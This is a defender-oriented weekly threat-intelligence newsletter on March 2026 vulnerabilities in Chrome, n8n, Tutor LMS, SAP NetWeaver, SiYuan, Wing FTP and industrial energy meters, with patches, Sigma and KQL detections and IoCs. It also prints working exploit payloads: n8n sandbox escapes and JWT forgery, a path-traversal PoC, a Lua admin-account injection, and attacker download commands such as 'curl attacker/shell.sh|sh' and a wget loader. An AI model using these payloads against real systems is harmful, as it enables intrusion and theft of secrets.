Threat Intel Weekly #11 — Week ending 17 Mar 2026
This week: two Chrome zero-days (EPSS 27% — top 1% globally) with an incomplete initial patch, a CVSS 9.9 n8n sandbox escape exploited by MuddyWater and Zerobot v9 botnet hitting 24,700+ exposed instances, a WordPress LMS OAuth bypass hit 300 times in 24h, unauthenticated Modbus RCE on energy meters, and a CVSS 10.0 pre-auth n8n companion CVE you may have missed.
📅 Coverage period: 2026-03-10 → 2026-03-17 | 15 CVEs reviewed | 4 CISA KEV additions
This was a dense week for defenders. The headline items are two Chrome zero-days with an incomplete first patch (.75 is still partially vulnerable — the full fix is .80), a CVSS 9.9 n8n prototype-chain escape that Zerobot v9 and MuddyWater are actively weaponising across 24,700+ exposed instances, a WordPress LMS OAuth bypass that hit approximately 300 times in its first 24 hours, and unauthenticated Modbus-TCP RCE on industrial energy meters. A bonus CVE this week: CVE-2026-21858 (NI8MARE, CVSS 10.0) — a pre-auth n8n file-read-to-admin-JWT chain that predates CVE-2025-68613 and patches at the same version — many responders patching the KEV item have not noticed they also needed this one.
📊 Exposure & Exploitation Snapshot
| CVE | EPSS | Exploited? | Exposed Instances | Threat Actor |
|---|---|---|---|---|
| CVE-2026-3909 + 3910 | 27.12% / 21.89% | ✅ Zero-day | All Chrome < .80 | IABs / spyware vendors |
| CVE-2025-68613 | High (KEV) | ✅ Active | ~24,700 n8n online | Zerobot v9 · MuddyWater |
| CVE-2026-21858 | High | ✅ Active | ~24,700 n8n online | Zerobot v9 |
| CVE-2026-0953 | 4.0% | ✅ ~300 attacks/24h | All WP + Tutor LMS ≤3.9.5 | Opportunistic |
| CVE-2025-47813 (chain) | Medium | ✅ KEV | FTP servers on 8080/8443 | Akira · Interlock ransomware |
| CVE-2025-41709 | 9.8 CVSS | Not confirmed | Industrial OT networks | State/nation-state risk |
| CVE-2026-27685 | 9.1 CVSS | Not confirmed | Enterprise SAP portals | Targeted enterprise |
🔴 Critical Vulnerabilities (CVSS ≥ 9.0)
🔴 CVE-2026-0953 — Tutor LMS Pro: Authentication Bypass via OAuth Email Mismatch (CVSS 9.8)
Vendor: WPDeveloper
Affected: Tutor LMS Pro ≤ 3.9.5 (Social Login addon)
Fixed: v3.9.6 — released January 30, 2026
CWE: CWE-287 — Improper Authentication
CVSS Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
EPSS: 4.0% | Active exploitation confirmed: ~300 attacks blocked in the first 24 hours
The vulnerable function is TutorPro\SocialLogin\Authentication::authenticate(). It calls provider-specific token verification (e.g., verify_google_token()) and correctly validates that the OAuth token is cryptographically authentic — but then looks up the WordPress account using the email address supplied in the HTTP POST body, not the email address returned by the OAuth provider. These two values are never compared.
Exploit flow:
- Attacker authenticates with their own Google/Facebook/GitHub account → receives a legitimate OAuth token
- Sends
POST admin-ajax.php?action=tutor_social_loginwith token intact butemail=admin@targetsite.com - Server validates the token (it's real), looks up account by attacker-supplied email, creates a WordPress admin session
Admin email discovery: The WordPress REST API (/wp-json/wp/v2/users) exposes user slugs by default. Author archive pages (/?author=1) also leak email-derived slugs. Both are automated by attackers before launching the bypass.
Impact: Full account takeover of any WordPress user including administrators. Zero credentials, zero prior access, zero user interaction required.
Remediation:
wp plugin update tutor-pro
wp plugin get tutor-pro --field=version  # must return 3.9.6+
- Emergency workaround: WP Admin → Tutor LMS Pro → Add-ons → Social Login → Deactivate
Detection:
POSTrequests toadmin-ajax.php?action=tutor_social_loginfrom IPs that have never logged into that account- Multiple login attempts from the same IP with different email values
- Audit
wp_usermetafor newsession_tokensentries on admin accounts with suspicious timestamps - Restrict
/wp-json/wp/v2/usersto authenticated requests to eliminate email enumeration
Severity: Critical | References: NVD · CVE Detail
🔴 CVE-2026-27685 — SAP NetWeaver Enterprise Portal: Insecure Deserialization RCE (CVSS 9.1)
Vendor: SAP SE
Affected: SAP NetWeaver Enterprise Portal — component EP-RUNTIME 7.50 · package BC-PIN-PCD
Fix: SAP Security Note 3714585 (HotNews) · FAQ Note 3724167
CWE: CWE-502 — Deserialization of Untrusted Data
CVSS Vector: AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
Workaround: None — patch is mandatory
One of two HotNews notes in the March 2026 SAP Security Patch Day (20 total notes; 9 addressing NetWeaver). A high-privileged user uploads a serialized Java object as portal "content" to the Portal Content Directory (PCD) generic layer services (com.sap.portal.pcd.gl). The server calls ObjectInputStream.readObject() without class-level allow-listing, executing the embedded gadget chain — typically Jdk7u21 or CommonsCollections chains if the SAP classpath includes those libraries.
Gadget chain flow:
AnnotationInvocationHandler.readObject()
  → Proxy.entrySet()
    → LazyMap.get()
      → ChainedTransformer.transform()
        → InvokerTransformer("exec", new String[]{"/bin/sh", "-c", "curl attacker/shell.sh|sh"})
March 2026 SAP NetWeaver patch priorities:
| Note # | CVE | CVSS | Component | Issue |
|---|---|---|---|---|
| 3714585 | CVE-2026-27685 | 9.1 | BC-PIN-PCD | Insecure Deserialization (this CVE) |
| 3698553 | CVE-2019-17571 | 9.8 | FS-QUO | Log4j 1.x RCE in FS-QUO scheduler |
| 3697567 | — | 8.8 | BC-SEC-WSS | XML Signature Wrapping (updated from Feb) |
| 3719502 | CVE-2026-27689 | 7.7 | SCM-APO | DoS via RFC uncontrolled loop |
| 3703856 | — | — | BC-DB-ORA-CCM | Missing auth in Oracle DBA Cockpit |
| 3689080 | — | — | BC-TWB-TST | SSRF in ECATT test tool |
| 3700960 | — | — | ADSSAP 7.50 | Outdated OpenSSL in Adobe Doc Services |
Post-exploitation lateral movement paths:
- TicketKeystore theft: RCE on the Java stack exposes
TicketKeystore.p12— this private key signs SAP Logon Tickets, allowing the attacker to log into any connected ABAP system as any user, without a password - Secure Storage: Cleartext RFC user credentials stored in
/usr/sap/<SID>/SYS/global/security/data/SecStore.properties— readable once RCE is established - RFC Hopping: Using stolen RFC credentials and
RFCpwn, attackers abuse the Java stack's trust to call Remote-Enabled Function Modules on backend ABAP systems (create users, extract HR data, modify financial records)
Verify your fix level:
SM51 → System Status → EP-RUNTIME component SP level (per Note 3714585)
Detection — Sigma rule:
title: SAP NetWeaver Java Deserialization Attack
logsource: { category: webserver }
detection:
    selection:
        url|contains: '/irj/portal/admin'
        http_method: POST
        body|contains: 'aced0005'  # Java serialization magic bytes
    condition: selection
level: critical
Hardening:
- Apply Note 3714585; also review companion Note 3698553 (Log4j RCE, CVSS 9.8)
- Enable JEP 290 serialization filtering on the SAP JVM to block known gadget classes
- Audit
Super Admin/Content Adminrole holders; restrict to named individuals with MFA - Review
S_RFCauthorizations on ABAP backend to limit RFC hopping damage
Severity: Critical | References: NVD · CVE Detail · SAP Note 3714585
🔴 CVE-2026-30869 — SiYuan: Double-Encoded Path Traversal → Arbitrary File Read → API RCE (CVSS 9.3)
Vendor: b3log Affected: SiYuan personal knowledge management system < v3.5.10 Fixed: v3.5.10 CWE: CWE-22 — Path Traversal Framework: Go / Gin web framework
Two flawed functions combine to make this exploitable without any authentication, even with a workspace access code set.
Flaw 1 — kernel/serve.go (path traversal):
// Vulnerable (pre-3.5.10): double-decode %252e%252e → %2e%2e → ..
filePath := strings.TrimPrefix(c.Request.URL.Path, "/export/")
decodedPath, _ := url.PathUnescape(filePath)
fullPath := filepath.Join(exportBaseDir, decodedPath)
c.File(fullPath) // serves ANY file on disk

// Fixed (3.5.10+)
absExportBase, _ := filepath.Abs(exportBaseDir)
fullPath := filepath.Join(absExportBase, filepath.Clean(decodedPath))
if !strings.HasPrefix(fullPath, absExportBase) {
    c.Status(http.StatusForbidden); return
}
c.File(fullPath)
Flaw 2 — kernel/session.go (automatic admin bypass):
// Any localhost request to /export/ gets RoleAdministrator — ignores accessAuthCode
if localhost {
    if strings.HasPrefix(c.Request.RequestURI, "/assets/") ||
       strings.HasPrefix(c.Request.RequestURI, "/export/") {
        c.Set(RoleContextKey, RoleAdministrator)
        c.Next()
        return
    }
}
SiYuan also sets Access-Control-Allow-Origin: * by default — any website in the browser silently fetches http://localhost:6806/export/... cross-origin.
PoC — full chain:
# Step 1: Steal api.token, cookieKey, accessAuthCode
curl "http://127.0.0.1:6806/export/%252e%252e/%252e%252e/conf/conf.json"

# Step 2: Escalate via admin API
curl -H "Authorization: Token <stolen_api.token>" \
     "http://127.0.0.1:6806/api/system/getNetwork"

# Step 3: Read arbitrary OS files
curl "http://127.0.0.1:6806/export/%252e%252e/%252e%252e/%252e%252e/%252e%252e/etc/passwd"
Remediation:
- Upgrade to SiYuan v3.5.10+
- Rotate
api.tokenandaccessAuthCodeinconf/conf.jsonif previously exposed
Severity: Critical | References: NVD · CVE Detail
🔴 CVE-2025-41709 — Janitza/Weidmüller Energy Meters: Unauthenticated Modbus RCE (CVSS 9.8)
Vendors: Janitza Electronics, Weidmüller
Advisory: CERT@VDE VDE-2025-079 / VDE-2025-096 — published March 10, 2026
CWE: CWE-78 — OS Command Injection
CVSS Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
MITRE ATT&CK ICS: T0822 (External Remote Services), T0821 (Modify Controller Tasking)
| Vendor | Model | Vulnerable | Fixed |
|---|---|---|---|
| Janitza | UMG 96RM-E (24V & 230V) | firmware ≤ 3.13 | 3.14 |
| Weidmüller | Energy Meter 750-24 | firmware ≤ 3.13 | 3.14 |
| Weidmüller | Energy Meter 750-230 | firmware ≤ 3.13 | 3.14 |
The Modbus protocol handler passes unsanitised shell metacharacters (;, |, &) from configuration registers directly to a system call. Reachable over Modbus-TCP (port 502) and Modbus-RTU (RS-485 serial) — air-gapped OT networks with physical serial access are also in scope.
Full companion cluster (VDE-2025-079/096):
- CVE-2025-41710 — Hardcoded FTP credentials
- CVE-2025-41711 — Password hash extraction from firmware
- CVE-2025-41712 — Web server permission leak
Check if your device is vulnerable:
from pymodbus.client import ModbusTcpClient

client = ModbusTcpClient("192.168.1.100")
client.connect()
response = client.read_input_registers(750, 1)  # register 750 = firmware version
if not response.isError():
    ver = response.registers[0]
    print(f"Firmware: {ver / 100:.2f}")
    if ver <= 313:
        print("⚠  CRITICAL: Vulnerable to CVE-2025-41709")
client.close()
Impact: Full device OS compromise. OT consequences: falsified energy readings, SCADA/DCS network pivot, permanent device destruction.
Remediation:
- Update to Firmware 3.14 — Janitza · Weidmüller
- Immediate isolation:
TERMINAL_CODE
iptables -A INPUT -p tcp -s 192.168.1.10 --dport 502 -j ACCEPT iptables -A INPUT -p tcp --dport 502 -j DROP iptables -A INPUT -p tcp --dport 21 -j DROP # FTP (CVE-2025-41710) iptables -A INPUT -p tcp --dport 80 -j DROP # web mgmt - Isolate on dedicated OT VLAN; disable Bluetooth; physically secure RS-485 cabling
Detection:
- Alert on port 502 connections from IPs outside the authorised SCADA master list
- Monitor for register writes outside normal SCADA polling windows
- Alert on new outbound TCP connections from meter IP addresses
Severity: Critical | References: NVD · CVE Detail · CERT@VDE VDE-2025-096
🟠 High Severity Vulnerabilities (CVSS 7.0–8.9)
🟠 CVE-2026-26105 — Microsoft SharePoint Server: Unauthenticated XSS / Spoofing (CVSS 8.1)
Vendor: Microsoft
Affected: SharePoint Server Subscription Edition, 2019, 2016 (on-premises only)
CWE: CWE-79 — Cross-Site Scripting
CVSS Vector: AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N
An unauthenticated attacker injects a crafted payload into a SharePoint page. When an authenticated user views it, the script executes under the trusted intranet domain — exfiltrating FedAuth session cookies, injecting fake login forms, or redirecting to malware staging infrastructure.
Required patches — March 10, 2026 Patch Tuesday:
| Product | KB (Language-Independent) | Minimum Build |
|---|---|---|
| SharePoint Subscription Edition | KB5002843 | 16.0.19725.20076 |
| SharePoint Server 2019 | KB5002845 | 16.0.10417.20102 |
| SharePoint Server 2016 | KB5002850 | 16.0.5543.1000 |
Critical pre-patching checks:
- Subscription Edition on January 2026 CU? Install KB5002833 (February) + run PSConfig first, then apply March. Skipping causes PSConfig to crash.
- September 2025 CU installed? Remove
NT Authority\systemfromWSS_WPGandIIS_IUSRSbefore patching or the installer will fail.- Language packs must be installed alongside language-independent patches (e.g., KB5002847 for SP2019).
Post-installation — mandatory on every server in the farm:
psconfig.exe -cmd setup -cmd upgrade -force -cmd applicationcontent -install `
  -cmd installfeatures -cmd helpcollections -install -cmd allowsvcs -quiet
Severity: High | References: NVD · CVE Detail
🟠 CVE-2026-26982 — Ghostty Terminal: Invisible Control Character Injection via Paste (CVSS 8.8 / 6.3 CNA)
Vendor: Mitchell Hashimoto / ghostty-org Affected: Ghostty < v1.3.0 Fixed: v1.3.0 — PR #10746 CWE: CWE-78 | Advisory: GHSA-4jxv-xgrp-5m3r
Pre-1.3.0 Ghostty forwarded raw clipboard contents to the PTY. An attacker embeds 0x03 (Ctrl+C), 0x04 (Ctrl+D), or 0x0D (Enter) as invisible bytes in web content. When the victim pastes:
0x03sends SIGINT to the foreground process — killingvim,python,ssh, etc.- The shell command after the invisible byte executes immediately
The v1.3.0 sanitizePaste() fix (Zig) replaces all unsafe control characters with 0x20 before they reach the PTY. Bracketed paste mode does not protect against this — 0x03 terminates the bracket sequence at PTY level before the shell reads it.
brew upgrade ghostty && ghostty --version # must show 1.3.0+
Severity: High | References: NVD · GHSA-4jxv-xgrp-5m3r
🟠 CVE-2026-28431 & CVE-2026-28432 — Misskey/Sharkey: Unauthenticated Data Leak + ActivityPub Bypass
Vendor: misskey-dev Affected: Misskey 8.45.0 – 2026.3.0 · Sharkey ≤ 2025.4.5 Fixed: Misskey 2026.3.1 · Sharkey 2025.4.6 — March 9, 2026
CVE-2026-28431 (CVSSv4 9.2) — GHSAs: GHSA-r33c-qg3g-v9cr · GHSA-cvf3-p7p2-27fh · GHSA-gg7j-c76w-8x3g
Multiple internal API endpoints lack permission checks — unauthenticated access to private notes, follower lists, and restricted user data regardless of instance privacy settings.
CVE-2026-28432 (CVSSv4 7.1) — GHSA: GHSA-grwc-c762-gcvp
ApRequestService.signedGet has an incomplete await chain in HTTP signature verification for ActivityPub inbox POST requests. Forged/unsigned activities are accepted as authentic. Disabling federation does not protect against this — the toggle is evaluated after the signature check.
CVE-2026-28433 (CVSSv4 2.3) — GHSA: GHSA-g6hj-33h7-6fq8
Missing ownership check (CWE-639) in data import — any user who knows a fileId can import another user's files.
# Docker
docker pull misskey/misskey:2026.3.1 && docker compose up -d

# Git-based
git fetch && git checkout 2026.3.1
pnpm install --frozen-lockfile && pnpm run build && pnpm run migrate
Post-upgrade — config/default.yml:
trustProxy: false # or your specific proxy CIDR — incorrect value undermines rate limiting
Severity: Critical–High | References: NVD CVE-2026-28431 · NVD CVE-2026-28432
🟠 CVE-2026-30883 & CVE-2026-30929 — ImageMagick 7.1.2-16: Heap + Stack Overflows
Vendor: ImageMagick Studio | Released: March 8, 2026 Affected: ImageMagick < 7.1.2-16 and < 6.9.13-41
CVE-2026-30883 (CVSS 7.8) — coders/png.c: oversized image profile → OOB heap write in WritePNGImage. Fix: GetMaxProfileSize() validates profile length before allocation.
CVE-2026-30929 (CVSS 7.7) — MagickCore/resize.c: fixed-size stack buffer in MagnifyImage. Fix validates magnification² ≤ MaxMagnification.
Also fixed in 7.1.2-16: CVE-2026-28494 (morphology kernel stack corruption).
Fix commits: CVE-2026-30883: 5897fb65 (IM7) · 38756193 (IM6) | CVE-2026-30929: adf831c4 (IM7)
Distro lag mitigation — use the new
max-profile-sizepolicy key (7.1.2-16+):
<!-- /etc/ImageMagick-7/policy.xml -->
<policymap>
  <policy domain="resource" name="max-profile-size" value="10MB"/>
  <policy domain="resource" name="memory" value="256MiB"/>
  <policy domain="resource" name="width"  value="8KP"/>
  <policy domain="resource" name="height" value="8KP"/>
  <policy domain="resource" name="area"   value="128MP"/>
</policymap>
Severity: High | References: NVD CVE-2026-30883 · NVD CVE-2026-30929
🚨 CISA Known Exploited Vulnerabilities — Added This Week
| CVE | Product | Type | CISA Due |
|---|---|---|---|
| CVE-2026-3909 | Google Chrome / Skia | OOB Write → renderer RCE | 2026-03-27 |
| CVE-2026-3910 | Google Chrome / V8 | Sandbox Escape → OS RCE | 2026-03-27 |
| CVE-2025-68613 | n8n | Prototype Chain Escape → OS RCE | 2026-03-25 |
| CVE-2025-47813 | Wing FTP Server | Path Disclosure → RCE chain | 2026-03-30 |
🚨 CVE-2026-3909 + CVE-2026-3910 — Chrome Zero-Days: Skia OOB + V8 Escape (CISA Due: 2026-03-27)
Vendor: Google Initial patch (incomplete for 3909): March 12, 2026 — 146.0.7680.75 Full fix: March 16, 2026 — 146.0.7680.80 (Win/Linux) / .81 (macOS) EPSS: CVE-2026-3909 27.12% · CVE-2026-3910 21.89% — both top 1% globally Added to CISA KEV: March 13, 2026 · Federal due date: March 27, 2026 Also affects: Edge 146.0.3020.x · Brave · Opera · Vivaldi · Electron 41.0.2 / 40.8.2 / 39.8.2 (Slack, Discord, VS Code remain vulnerable until each app ships an update) Attribution: Not officially confirmed; exploitation pattern consistent with Initial Access Brokers (IABs) or commercial spyware vendors
⚠️ 146.0.7680.75 is not fully patched for CVE-2026-3909. If your fleet stopped at .75, push the update to .80 immediately.
MITRE ATT&CK mapping:
| Technique | ID | Description |
|---|---|---|
| Drive-by Compromise | T1189 | Delivery via malicious/compromised URL |
| Exploitation for Client Execution | T1203 | Core V8/Skia exploit to run code |
| JavaScript Execution | T1059.007 | Malicious JS triggers V8 engine flaw |
| Privilege Escalation via Exploit | T1068 | Skia OOB write escapes renderer sandbox |
CVE-2026-3909 — Skia Out-of-Bounds Write
GrAtlasManager / TextAtlasManager select the wrong GPU atlas for a glyph mask format (A8 vs. ARGB). Pixel writes exceed the allocated buffer boundary — memory corruption in the renderer, usable as a sandbox escape primitive when chained with the V8 flaw.
CVE-2026-3910 — V8 Inappropriate Implementation Logic flaw in V8's JIT compiler (TurboFan/Maglev). JavaScript on a crafted page escapes the V8 sandbox and achieves arbitrary code execution in the renderer process. Chained with CVE-2026-3909 → full OS-level RCE from a single page load.
Verify and force-update:
google-chrome --version   # must show 146.0.7680.80+
sudo apt update && sudo apt install --only-upgrade google-chrome-stable
Patch-on-disk ≠ patched. Chrome downloads silently but does not activate until fully restarted. Push via GPO:
UpdateDefault+RelaunchNotification= 0.
Electron apps (Slack, Discord, VS Code): Update via normal application updates — they bundle their own Chromium. Check each app's release notes for the Chromium version upgrade.
KQL detection — Microsoft Sentinel / Defender:
DeviceProcessEvents
| where InitiatingProcessFileName in~ ("chrome.exe","msedge.exe","brave.exe")
| where FileName in~ ("cmd.exe","powershell.exe","sh","bash","schtasks.exe","curl.exe","wget.exe")
| where Timestamp > ago(7d)
Post-exploitation signals:
- Renderer processes spawning
cmd.exe,powershell.exe,/bin/sh, orcurl Status_Access_ViolationorStatus_Stack_Buffer_Overrunin browser crash logs followed by suspicious egress
Severity: Critical | References: NVD CVE-2026-3909 · NVD CVE-2026-3910 · Chrome Releases Blog
🚨 CVE-2025-68613 + CVE-2026-21858 — n8n: Two Critical RCEs Across 24,700 Exposed Instances
Vendor: n8n GmbH Active threat actors: Zerobot v9 botnet · MuddyWater (Iranian APT, Static Kitten) Exposed instances (Censys/Shodan): ~24,700 — North America 49.8%, Europe 31.6%
These two CVEs affect largely the same version range and both fixed by upgrading to 1.122.0+. Many responders patching for the CISA KEV item (68613) have not realised they also had 21858 open.
CVE-2025-68613 — Prototype Chain Escape → OS RCE (CVSS 9.9 | CISA Due: 2026-03-25)
Affected: n8n 0.211.0 – 1.120.3
Fixed: 1.120.4, 1.121.1, 1.122.0+
CWE: CWE-913 | Added to CISA KEV: March 11, 2026
Metasploit module: exploit/multi/http/n8n_workflow_expression_rce (PR #20810, merged January 13, 2026)
Public PoCs: GitHub wioui, TheStingR — released December 22-26, 2025
Disclosure timeline:
- Dec 19, 2025 — CVE publicly disclosed
- Dec 22-26, 2025 — Multiple public PoCs on GitHub
- Jan 13, 2026 — Metasploit module merged (MSF v4.22.9)
- Jan–Feb 2026 — Zerobot v9 begins mass-scanning n8n instances
- Mar 11, 2026 — Added to CISA KEV
n8n evaluated expressions using the Node.js vm module, which provides scoping but not security isolation. Any user with Workflow Edit permissions (not admin) can reach the host process object via prototype chain traversal in any expression field.
Exploit payload:
// Execute OS command
{{ this.constructor.constructor("return process")()
     .mainModule.require("child_process")
     .execSync("id").toString() }}

// Dump all env vars (N8N_ENCRYPTION_KEY, DB passwords, OAuth tokens)
{{ this.constructor.constructor("return process")().env }}
Zerobot v9 observed payload (n8n exploitation):
# Observed in /rest/workflow/run requests
cd /tmp || cd /var/run
wget http://144.172.100[.]228/tol.sh
chmod 777 tol.sh && sh tol.sh
CVE-2026-21858 (NI8MARE) — Pre-Auth File Read → Admin JWT Forgery → RCE (CVSS 10.0)
Affected: n8n 1.65.0 – 1.120.3 Fixed: 1.121.0+ (also 1.122.0+) CWE: CWE-434 — Unrestricted File Upload / Path Traversal Auth required: None — targets publicly accessible Form Webhook endpoints
The request parsing middleware checks Content-Type to decide whether to parse as multipart/form-data (safe) or raw JSON (vulnerable). If the JSON body contains a files key, it persists into formWebhook() which calls copyBinaryFile(file.filepath) — passing the attacker-controlled path directly to the file system.
Step 1 — Steal the database:
curl -X POST https://n8n-instance.com/webhook/<form-id> \
  -H "Content-Type: application/json" \
  -d '{"files":{"x":{"filepath":"/home/node/.n8n/database.sqlite","name":"db"}}}'
Step 2 — Forge admin JWT:
const jwt = require('jsonwebtoken');
const token = jwt.sign(
  { userId: "ADMIN_ID_FROM_LEAKED_DB", email: "admin@company.com" },
  "LEAKED_ENCRYPTION_SECRET",
  { algorithm: 'HS256' }
);
// Use as: Cookie: n8n-auth=<token>
Step 3 — Create an Execute Command node → RCE as the n8n process user
Note: This attack requires at least one active, public Form Webhook. If your instance only uses authenticated webhooks the pre-auth surface is removed, but patching is still mandatory.
Combined attacker TTPs (Zerobot v9 / MuddyWater):
- Scan for n8n on
/rest/settings(unauthenticated endpoint revealing version) - If < 1.121.0 → use CVE-2026-21858 (pre-auth) to steal
database.sqlite+ forge admin cookie - If 1.121.0 – 1.120.3 or authenticated session available → use CVE-2025-68613 expression injection
- Execute
tol.shto deployzerobotv9.x86_64(UPX-packed, XOR key0xDEADBEEF) - Dump
N8N_ENCRYPTION_KEY→ decrypt all stored credentials → pivot to AWS/Slack/GH/Postgres - Persist via Cron Trigger + Execute Command node
Confirmed IoCs — Zerobot v9 / MuddyWater:
| Type | Indicator |
|---|---|
| Payload server | 144.172.100[.]228 |
| C2 domain | 0bot.qzz[.]io |
| C2 IP (MuddyWater) | 162.0.230[.]185 |
| C2 IP (Tsundere Bot) | 185.236.25[.]119 |
| Loader file | tol.sh in /tmp or /var/run |
| Binary SHA-256 | c8e8b627398ece071a3a148d6f38e46763dc534f9bfd967ebc8ac3479540111f |
| Ethereum dead-drop | 0x2B77671cfEE4907776a95abbb9681eee598c102E |
Detection — Sigma rule:
title: n8n CVE-2025-68613/CVE-2026-21858 Exploitation
status: experimental
logsource: { category: webserver }
detection:
    sandbox_escape:
        url|contains: '/rest/workflows'
        method: POST
        body|contains:
            - 'constructor.constructor'
            - 'process.mainModule'
            - 'child_process'
    preauth_read:
        url|contains: '/webhook/'
        method: POST
        body|contains:
            - '"files"'
            - '"filepath"'
            - 'database.sqlite'
    condition: sandbox_escape or preauth_read
level: critical
Database hunt (PostgreSQL):
SELECT id, name, updated_at FROM workflow
WHERE nodes::text LIKE '%constructor.constructor%'
   OR nodes::text LIKE '%process.mainModule%'
   OR nodes::text LIKE '%child_process%'
   OR nodes::text LIKE '%execSync%';
Censys — find exposed instances:
host.services: (software.product: "n8n" and software.version < "1.121.0")
Remediation:
docker pull n8nio/n8n:latest && docker compose up -d
npm install -g n8n@latest
Hardened Docker Compose:
services:
  n8n:
    image: n8nio/n8n:1.122.0
    user: "1000:1000"
    read_only: true
    tmpfs: [/home/node/.n8n]
    security_opt: [no-new-privileges:true]
    cap_drop: [ALL]
    environment:
      - N8N_BLOCK_ENV_ACCESS_IN_NODE=true
      - N8N_PERSONALIZATION_ENABLED=false  # disables public sign-ups
Post-patch mandatory actions:
- Rotate every API key, DB password, and OAuth token stored in n8n
- Treat
N8N_ENCRYPTION_KEYas compromised — re-encrypt the credential store - Audit
Edit Workflowrole assignments; restrict to users who genuinely need it - Check for
tol.shin/tmpand/var/run; scan for Zerobot binary SHA-256 above
Severity: Critical | References: NVD CVE-2025-68613 · NVD CVE-2026-21858 · CVE Detail
🚨 CVE-2025-47813 — Wing FTP Server: Path Disclosure Enabling Full RCE Chain (CVSS 4.3 → 10.0 effective | CISA Due: 2026-03-30)
Vendor: Wing FTP Software Affected: Wing FTP Server < v7.4.4 Fixed: v7.4.4 — May 14, 2025 Added to CISA KEV: March 16, 2026 CWE: CWE-209 — Sensitive Error Message Threat actors: Akira, Interlock ransomware groups; initial access brokered via this chain
Note: The companion RCE CVE-2025-47812 was added to CISA KEV separately on July 14, 2025 (FCEB deadline August 4, 2025). If you have not patched since then, you are exposed to the full chain with no additional steps required by attackers.
Step 1 — Path disclosure (CVE-2025-47813):
/loginok.html calls the Lua template engine with the UID cookie as input. A cookie > ~200 chars causes a verbose error leaking the full install path:
GET /loginok.html HTTP/1.1
Host: target:8080
Cookie: UID=AAAA[200+ chars]AAAA
Response: C:\Program Files\Wing FTP Server\lua\loginok.html
Step 2 — Null-byte Lua session injection (CVE-2025-47812):
The attacker's Lua payload closes the existing [[...]] string bracket, injects malicious code, then comments out the rest:
]]
local h = io.popen("net user wingftp P@ss123 /add && net localgroup administrators wingftp /add")
h:read("*a"); h:close()
--]]%00
This string is written to <install_path>\temp\sess_<token>.lua. The Wing FTP Lua interpreter executes it on the next session request — with SYSTEM privileges (CVE-2025-47811: service defaults to SYSTEM).
Observed Akira/Interlock TTPs post-exploitation:
whoami→ipconfig→arp -a→net user(recon)net user wingftp <password> /add(persistence user)certutil -urlcache -f http://<c2>/payload.exe %TEMP%\payload.exe(stage 2 download)- Deploy ScreenConnect or AnyDesk for persistent remote access
- Move to data exfiltration and ransomware pre-positioning
Remediation:
- Update to Wing FTP Server v7.4.4+ immediately
- Restrict web admin (ports 8080/8443) to internal IPs only — never internet-facing
- Disable anonymous FTP login if not required
- WAF rule: block requests where
UIDcookie exceeds 256 characters
Detection (IoCs):
- GET
/loginok.htmlwithUIDcookie length > 200 chars .luafiles insession/ortemp/directories larger than 1 KB — benign session files are tinyLog/Domains/entries with truncated "User '..." strings (null byte truncation artifact)WingFTPServer.exespawningcmd.exe,powershell.exe,certutil.exe, or RMM tools
# Hunt injected session files (Windows)
Get-ChildItem "C:\Program Files\Wing FTP Server\temp\" -Filter "sess_*.lua" |
  Where-Object { $_.Length -gt 1024 } |
  Select-Object FullName, Length, LastWriteTime
Severity (chain): 10.0 effective | References: NVD · CVE Detail
📌 This Week's TL;DR
| Priority | CVE | Action |
|---|---|---|
| 🔴 1 | CVE-2026-3909 + 3910 | Update Chrome to 146.0.7680.80+ (.75 is incomplete). EPSS 27%/22% — top 1% globally. Force-restart; update Electron apps. CISA due Mar 27. |
| 🔴 2 | CVE-2025-68613 + CVE-2026-21858 | Upgrade n8n to 1.122.0+ — fixes both. 24,700+ exposed. Zerobot/MuddyWater actively exploiting. Rotate all creds. Scan for tol.sh. CISA due Mar 25. |
| 🔴 3 | CVE-2026-0953 | Update Tutor LMS Pro to 3.9.6+ — ~300 attacks in 24h. Restrict /wp-json/wp/v2/users. Likely CISA KEV candidate. |
| 🔴 4 | CVE-2025-41709 | ICS/OT: patch to firmware 3.14. Block port 502 immediately. Script your Modbus version check. Audit CVEs 41710–41712. |
| 🔴 5 | CVE-2026-30869 | Upgrade SiYuan to v3.5.10+. Rotate api.token. Cross-origin exfiltrable from any open browser tab. |
| 🔴 6 | CVE-2026-27685 | Apply SAP Note 3714585 (mandatory; no workaround). Enable JEP 290 filtering. Audit TicketKeystore and RFC trust paths. |
| 🟠 7 | CVE-2025-47813 chain | Update Wing FTP to 7.4.4+ (Akira/Interlock in the wild). Block 8080/8443 from internet. Hunt sess_*.lua files >1 KB. CISA due Mar 30. |
| 🟠 8 | CVE-2026-26105 | SharePoint: KB5002843/5002845/5002850 (version-matched). Sequential update order required. PSConfig on all farm servers. |
| 🟠 9 | CVE-2026-28431/32 | Misskey/Sharkey: update to 2026.3.1/2025.4.6. Set trustProxy. Federation-disabled instances still vulnerable. |
| 🟡 10 | CVE-2026-26982 | Ghostty to v1.3.0+ — 0x03 paste injection bypasses bracketed-paste-mode. |
| 🟡 11 | CVE-2026-30883/30929 | ImageMagick to 7.1.2-16+ (March 8). Add max-profile-size to policy.xml. |
Next edition publishes Friday, 24 March. Have a threat feed, IOC, or CVE you want featured? Reach out via the contact page.
Tags
Related_Intelligence_Nodes
